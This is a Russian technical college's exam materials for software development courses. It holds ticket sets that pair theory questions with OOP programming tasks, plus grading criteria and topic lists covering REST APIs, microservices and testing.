Утверждено \_\_\_\_\_

Заместитель директора

по УПР \_\_\_\_\_ Н.О.  
Минко

**Материалы для проведения экзамена**

**ГАПОУ РК «Петрозаводский архитектурно – строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 1</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
--	---	---

1. Вопрос. Понятие ЖЦ ПО. Этапы ЖЦ ПО.
2. Практическая задача. Составить описание класса многочленов от одной переменной, задаваемых степенью многочлена и массивом коэффициентов. Предусмотреть методы для вычисления значения многочлена для заданного аргумента, операции сложения, вычитания и умножения многочленов с получением нового объекта-многочлена, печать (вывод на экран) описания многочлена

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 2</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
--	---	---

3. Вопрос. Технология структурного программирования.
4. Практическая задача. Класс Дробное число со знаком (Fractions). Число должно быть представлено двумя полями: целая часть - длинное целое со знаком, дробная часть - беззнаковое короткое целое. Реализовать арифметические операции сложения, вычитания, умножения и операции сравнения. В функции main проверить эти методы

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 3</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	--	---

1. Вопрос. Инструментальные средства оформления и документирования алгоритмов программ.
2. Практическая задача. Составить описание объектного типа TMatr, обеспечивающего размещение матрицы произвольного размера с возможностью изменения числа строк и столбцов, вывода на экран подматрицы любого размера и всей матрицы

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 4</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	--	---

1. Вопрос. Оценка сложности алгоритма.
2. Практическая задача. Класс Деньги для работы с денежными суммами. Число должно быть представлено двумя полями: типа long для рублей и типа unsignedchar - для копеек. Дробная часть (копейки) при выводе на экран должна быть отделена от целой части запятой. Реализовать сложение, вычитание, деление сумм, деление суммы на дробное число, умножение на дробное число и операции сравнения. В функции main проверить эти методы

Мельник Н.Л. Преподаватель \_\_\_\_\_

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 5</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	--	---

1. Вопрос. Классификация, классы алгоритмов.

2. Практическая задача. Класс Равнобокая трапеция, члены класса: координаты 4-х точек. Предусмотреть в классе конструктор и методы: проверка, является ли фигура равнобокой трапецией; вычисления и вывода сведений о фигуре: длины сторон, периметр, площадь. В функции main продемонстрировать работу с классом: дано N трапеций, найти количество трапеций, у которых площадь больше средней площади

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 6</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	УТВЕРЖДАЮ Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	--	---

1. Вопрос. Оценка сложности алгоритмов сортировки.

2. Практическая задача. Составить программу для игры в шашки. Шашка каждого нового цвета выступает в качестве отдельного объекта. Характеристики шашки — цвет и позиция на доске. Методы — перемещение. Не забудьте о таких объектах, как «дамки»

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 7</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр	

1. Вопрос. Оценка сложности алгоритмов поиска.
2. Практическая задача. Составить описание класса для определения одномерных массивов строк фиксированной длины. Предусмотреть возможность обращения к отдельным строкам массива по индексам, контроль выхода за пределы индексов, выполнения операций поэлементного сцепления двух массивов с образованием нового массива, слияния двух массивов с исключением повторяющихся элементов, печать (вывод на экран) элементов массива и всего массива.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 8</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр	

1. Вопрос. Оценка сложности рекурсивных алгоритмов.
2. Практическая задача. Составить программу для игры в домино. В качестве объектов выступают кости домино. Методы — способы выставления той или иной кости.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20 ____ г.</p>	<p><b>Экзаменационный билет № 9</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22                      Семестр 4</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О. « ____ » _____ 20 ____ г.</p>
---	---	--

1. Вопрос. Оценка сложности эвристических алгоритмов
2. Практическая задача. Составить описание класса одномерных массивов строк, каждая строка которых задается длиной и указателем на выделенную для нее память. Предусмотреть возможность обращения к отдельным строкам массива по индексам, контроль выхода за пределы индексов, выполнения операций поэлементного сцепления двух массивов с образованием нового массива, слияния двух массивов с исключением повторяющихся элементов, печать (вывод на экран) элементов массива и всего массива

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20 ____ г.</p>	<p><b>Экзаменационный билет № 10</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22                      Семестр 4</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О. « ____ » _____ 20 ____ г.</p>
---	--	--

1. Вопрос. Структурное программирование.
2. Практическая задача: Составить описание класса прямоугольников со сторонами, параллельными осям координат. Предусмотреть возможность перемещения прямоугольников на плоскости, изменения размеров, построения наименьшего прямоугольника, содержащего два заданных прямоугольника, и прямоугольника, являющегося общей частью (пересечением) двух прямоугольников

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 11</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Основные принципы объектно-ориентированного программирования.
2. Практическая задача. Составить программу для игры в шахматы. Каждая уникальная шахматная фигура выступает в качестве отдельного объекта. Она характеризуется цветом, положением на доске, способом перемещения. Предусмотреть возможность превращения пешки в ферзя

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 12</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Классы: основные понятия.
2. Практическая задача. Класс Равнобочная трапеция, члены класса: координаты 4-х точек. Предусмотреть в классе конструктор и методы: проверка, является ли фигура равнобочной трапецией; вычисления и вывода сведений о фигуре: длины сторон, периметр, площадь. В функции main продемонстрировать работу с классом: дано N трапеций, найти количество трапеций, у которых площадь больше средней площади

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 13</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Перегрузка методов
2. Практическая задача. Составить описание класса для работы с цепными списками строк (строки произвольной длины) с операциями включения в список, удаления из списка элемента с заданным значением данного, удаления всего списка или конца списка, начиная с заданного элемента

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 14</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Операции класса.
2. Практическая задача. Составить описание класса одномерных массивов строк, каждая строка которых задается длиной и указателем на выделенную для нее память. Предусмотреть возможность обращения к отдельным строкам массива по индексам, контроль выхода за пределы индексов, выполнения операций поэлементного сцепления двух массивов с образованием нового массива, слияния двух массивов с исключением повторяющихся элементов, печать (вывод на экран) элементов массива и всего массива

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 15</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	---	--

1. Вопрос. Иерархия классов.

1. Практическая задача. Описать шаблонный класс List для работы с однонаправленными списками в динамической памяти/ Для объектов класса List определить операции проверки списка на пустоту, добавления элемента в начало списка, в конец списка, подсчет числа вхождений элемента в список, удаление элемента из списка. Продемонстрировать работу с шаблонным классом для списка с целыми элементами и с элементами-строками.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 16</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4 Семестр	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	---	--

1. Вопрос. Синтаксис интерфейсов

2. Практическая задача. Составить программу для игры в домино. В качестве объектов выступают кости домино. Методы — способы выставления той или иной кости.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 17</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. «___»_____20___г.
«___»_____20___г.	Семестр	

1. Вопрос. Интерфейсы и наследование.
2. Практическая задача. Построить описание класса, содержащего информацию о почтовом адресе организации. Предусмотреть возможность раздельного изменения составных частей адреса, создания и уничтожения объектов этого класса

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 18</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. «___»_____20___г.
«___»_____20___г.	Семестр	

1. Вопрос. Структуры
2. Практическая задача. Составить описание объектного типа TMatr, обеспечивающего размещение матрицы произвольного размера с возможностью изменения числа строк и столбцов, вывода на экран подматрицы любого размера и всей матрицы

Преподаватель \_\_\_\_\_ Мельник Н.Л.





**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 23</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Операции со списками
2. Практическая задача. Составить программу для игры в шахматы. Каждая уникальная шахматная фигура выступает в качестве отдельного объекта. Она характеризуется цветом, положением на доске, способом перемещения. Предусмотреть возможность превращения пешки в ферзя

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 24</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Назначение и виды паттернов
2. Практическая задача. Составить описание объектного типа TMatr, обеспечивающего размещение матрицы произвольного размера с возможностью изменения числа строк и столбцов, вывода на экран подматрицы любого размера и всей матрицы

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20 ____ г.</p>	<p><b>Экзаменационный билет № 25</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20 ____ г.</p>
---	--	---

1. Вопрос. Основные шаблоны.
2. Практическая задача. Составить описание класса для представления комплексных чисел с возможностью задания вещественной и мнимой частей как числами типов double, так и целыми числами. Обеспечить выполнение операций сложения, вычитания и умножения комплексных чисел

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20 ____ г.</p>	<p><b>Экзаменационный билет № 26</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20 ____ г.</p>
---	--	---

1. Вопрос. Порождающие шаблоны.
2. Практическая задача. Составить описание класса для объектов-векторов, задаваемых координатами концов в трехмерном пространстве. Обеспечить операции сложения и вычитания векторов с получением нового вектора (суммы или разности), вычисления скалярного произведения двух векторов, длины вектора, косинуса угла между векторами

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 27</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 4</p> <p>Семестр</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Структурные шаблоны.
2. Практическая задача. Класс Дробное число со знаком (Fractions). Число должно быть представлено двумя полями: целая часть - длинное целое со знаком, дробная часть - беззнаковое короткое целое. Реализовать арифметические операции сложения, вычитания, умножения и операции сравнения. В функции main проверить эти методы

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 28</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22 Семестр 4</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	---	--

1. Вопрос. Поведенческие шаблоны.
2. Практическая задача. Составить описание класса многочленов от одной переменной, задаваемых степенью многочлена и массивом коэффициентов. Предусмотреть методы для вычисления значения многочлена для заданного аргумента, операции сложения, вычитания и умножения многочленов с получением нового объекта-многочлена, печать (вывод на экран) описания многочлена

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 29</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22 Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. «___»_____20___г.
--	--	---

1. Вопрос. Событийно-управляемое программирование.
2. Практическая задача. Составить описание класса для представления комплексных чисел с возможностью задания вещественной и мнимой частей как числами типов double, так и целыми числами. Обеспечить выполнение операций сложения, вычитания и умножения комплексных чисел

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 30</b> По МДК 02.01 Разработка программных модулей  Группа ИС 21, ИС-22                      Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе  _____ Минко Н.О. «___»_____20___г.
--	--	---

1. Вопрос. Элементы управления. Диалоговые окна. Обработчики событий.
2. Практическая задача. Составить описание класса для определения одномерных массивов целых чисел (векторов). Предусмотреть возможность обращения к отдельному элементу массива с контролем выхода за пределы индексов, возможность задания произвольных границ индексов при создании объекта и выполнения операций поэлементного сложения и вычитания массивов с одинаковыми границами индексов, умножения и деления всех элементов массива на скаляр, печати (вывода на экран) элементов массива по индексам и всего массива

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 31</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22                      Семестр 4</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Методы оптимизации программного кода.
2. Практическая задача. Составить описание класса многочленов от одной переменной, задаваемых степенью многочлена и массивом коэффициентов. Предусмотреть методы для вычисления значения многочлена для заданного аргумента, операции сложения, вычитания и умножения многочленов с получением нового объекта-многочлена, печать (вывод на экран) описания многочлена

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p><b>Экзаменационный билет № 32</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22                      Семестр 4</p>	<p><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко</p> <p>Н.О.</p> <p>« ____ » _____ 20__ г.</p>
--	--	--

1. Вопрос. Цели и методы рефакторинга.
2. Практическая задача. Составить программу для игры в шахматы. Каждая уникальная шахматная фигура выступает в качестве отдельного объекта. Она характеризуется цветом, положением на доске, способом перемещения. Предусмотреть возможность превращения пешки в ферзя

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<p align="center"><b>СОГЛАСОВАНО</b> Зав. отделением</p> <p>_____</p> <p>« ____ » _____ 20__ г.</p>	<p align="center"><b>Экзаменационный билет № 33</b> По МДК 02.01 Разработка программных модулей</p> <p>Группа ИС 21, ИС-22                      Семестр 4</p>	<p align="center"><b>УТВЕРЖДАЮ</b> Зам.директора по учебно-производственной работе</p> <p>_____ Минко Н.О.</p> <p>« ____ » _____ 20__ г.</p>
---	---	--

1. Вопрос. Правила разработки интерфейсов пользователя.
2. Практическая задача. Составить описание класса для объектов-векторов, задаваемых координатами концов в трехмерном пространстве. Обеспечить операции сложения и вычитания векторов с получением нового вектора (суммы или разности), вычисления скалярного произведения двух векторов, длины вектора, косинуса угла между векторами

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**Министерство образования Республики Карелия  
Государственное автономное профессиональное образовательное  
Учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»**

**КОМПЛЕКТ  
ОЦЕНОЧНЫХ СРЕДСТВ**

**по междисциплинарному курсу**

**МДК.02.02 Осуществление интеграции программных модулей**

**09.02.11 Разработка и управление программным обеспечением**

**программист  
Квалификация выпускника**

Петрозаводск 2026 г.

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность 09.02.11 Разработка и управление программным обеспечением

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса группы ИС-21, ИС-22

Время промежуточного контроля 8 часов

Критерии оценки:

Отлично      Хорошо      Удовлетворительно      Неудовлетворительно

**Теоретический вопрос**      Демонстрирует глубокое и прочное освоение материала; исчерпывающе, четко, последовательно, грамотно логически стройно излагает теоретический материал; правильно формирует определения; умеет делать выводы по излагаемому материалу, свободно справляется с дополнительными вопросами.

Демонстрирует достаточно полное знание материала, основных теоретических положений; достаточно последовательно, грамотно логически стройно излагает материал, при этом содержание и форма ответа могут иметь отдельные неточности, имеются небольшие затруднения при ответе на дополнительные вопросы.

Демонстрирует общее знание изучаемого материала; не умеет доказательно обосновывать свои суждения, имеются затруднения с ответами на дополнительные вопросы. Не владеет понятийным аппаратом, не использует профессиональную терминологию. Имеет разрозненные, бессистемные знания, не умеет выделять главное и второстепенное, допускает ошибки в определении понятий, искажает их смысл, допускает существенные ошибки, не отвечает на дополнительные вопросы.

**Практическое задание**      Выполнено самостоятельно и в полном объеме с соблюдением необходимой последовательности; свободное применение изученного теоретического материала, свободное использование профессиональной терминологии, разносторонние навыки и приемы выполнения практического задания.      Выполнено самостоятельно и в полном объеме, допускается отклонение от необходимой последовательности выполнения, не влияющее на правильность конечного результата, знание основного теоретического материала и овладение умениями, необходимыми для самостоятельного выполнения задания.      Выполнено самостоятельно в полном объеме/ не полностью, но объем выполненной части таков, что позволяет получить правильные

результаты и выводы; в решении имеются незначительные ошибки, применение изученного теоретического материала и использование профессиональной терминологии ограничено. Не выполнено вообще либо выполнено частично/ в минимальном объеме, допущены серьезные ошибки, незнание теоретического материала, применение профессиональных терминов отсутствует.

Итоговая оценка за экзамен определяется путём вычисления среднего арифметического значения результатов теоретической и практической частей

Составитель \_\_\_\_\_ Ю.А.Паталах

Рассмотрено

На заседании ПЦК \_\_\_\_\_

Председатель ПЦК \_\_\_\_\_

Утверждено \_\_\_\_\_

Заместитель директора по УПР \_\_\_\_\_ Н.О. Минко

Теоретические вопросы:

1. Разработка REST API. Клиент-серверное взаимодействие.
2. Особенности передачи информации по HTTP протоколу.
3. Структура HTTP запроса. HTTP методы: GET, POST, DELETE, PUT, PATCH. HTTP заголовки.
4. Тело запроса
5. Маршрутизация запросов. Группировка маршрутов. Статические ресурсы.
6. Обработка запросов пользователя. Path, Query параметры.
7. Обработка содержимого body: raw, objects, forms, multipart. Валидация данных.
8. Формирование и отправка ответов: object, file. Параметры ответов: статус код, тип содержимого, заголовки, cookies.
9. Перенаправления. Сериализация/десериализация объектов.
10. Создание и управление фоновыми задачами.
11. Аутентификация и авторизация. OAuth, JWT, forms. Сессии.
12. Ролевое разграничение доступа к ресурсам.
13. Разработка WebSocket API. Взаимодействие клиента и сервера по WebSocket протоколу.
14. Настройки соединения. Открытие и закрытие соединения.
15. Разработка микросервисов. Микросервисная и монолитная архитектура.
16. Синхронное (REST, gRPC) и асинхронное (брокеры сообщений) взаимодействие между микросервисами.
17. Настройка конфигурации и сборки приложения.
18. Логирование событий. Конфигурация логирования
19. Уровни логирования. Логирование в файлы различного формат.
20. Мониторинг приложения: нагрузка, ошибки, сбор статистики.
21. Внедрение сборщика метрик.

22. Инструменты контейнеризации. Контейнеризация приложения.
23. Средства доставки и средства развертывания решения.
24. Протоколы с использованием безопасного соединения: HTTPS, WSS (WebSocket Secure).
25. Предотвращение угроз безопасности: SQL инъекции, CSRF, XSS.
26. Хеширование чувствительных данных, применение алгоритмов хеширования паролей с солью
27. Анализ уязвимостей. Регулярные аудиты безопасности. Применение лучших практик защиты информации.
28. Масштабирование интегрированных решений. Горизонтальное и вертикальное масштабирование.
29. Оптимизации производительности. Кэширование данных. Оптимизация запросов к базам данных.
30. Профилирование кода. Уменьшение времени отклика.

Практические задания:

- 1) Создать клиентское приложения для работы с публичным API.
- 2) Создать REST API приложения с реализацией: добавления, удаления, изменения и создания данных.
- 3) Создать REST API приложения с реализацией: обработка ошибок, передача сообщений об ошибке пользователю.
- 4) Создать REST API приложения с реализацией: валидация полученных данных.
- 5) Создать REST API приложения с реализацией: добавление фоновых задач.
- 6) Создать REST API приложения с реализацией: добавление аутентификации и авторизации, создание ролевой системы.
- 7) Создать клиентское приложение для работы с публичным WebSocket.
- 8) Создать серверное приложение для работы по websocket протоколу.
- 9) Создать микросервисное приложение с взаимодействием по REST.
- 10) Создать микросервисное приложение с взаимодействием по gRPC.
- 11) Создать микросервисное приложение с взаимодействием через брокера приложений (consumer, producer).
- 12) Упаковать rest api приложение в контейнер и доставить на другое устройство.
- 13) Добавить SSL сертификат в приложение.
- 14) Настроить конфигурацию безопасности приложения.
- 15) Оптимизировать производительность REST API через профилирование.

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**учреждение Республики Карелия**  
**«Петрозаводский архитектурно – строительный техникум»**

**КОМПЛЕКТ**  
**ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 02.03 Поддержка и тестирование программных модулей**

специальность 09.02.11 Разработка и управление программным  
обеспечением

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт  
комплекта оценочных средств  
по МДК 02.03 Поддержка и тестирование программных модулей**  
(наименование УД, МДК)

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу междисциплинарного курса МДК 02.03 Поддержка и тестирование программных модулей.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена.

Коды формируемых компетенций ОК.01 – ОК.09, ПК 2.4, ПК 2.5

№ п/п	Контролируемые разделы (темы) дисциплины, курса**	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
5	Тема 3.1 Качество программного обеспечения	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен
6	Тема 3.2 Отладка программного модуля	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен
7	Тема 3.3 Обработка исключений	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен
8	Тема 3.4. Тестирование и проектирование тестовых наборов данных	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен
9	Тема 3.5. Средства тестирования	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен
10	Тема 3.6. Поддержка программных модулей. Документирование тестирования и испытаний	ОК.01 – ОК.09, ПК 2.4, ПК 2.5	Практическая работа Экзамен

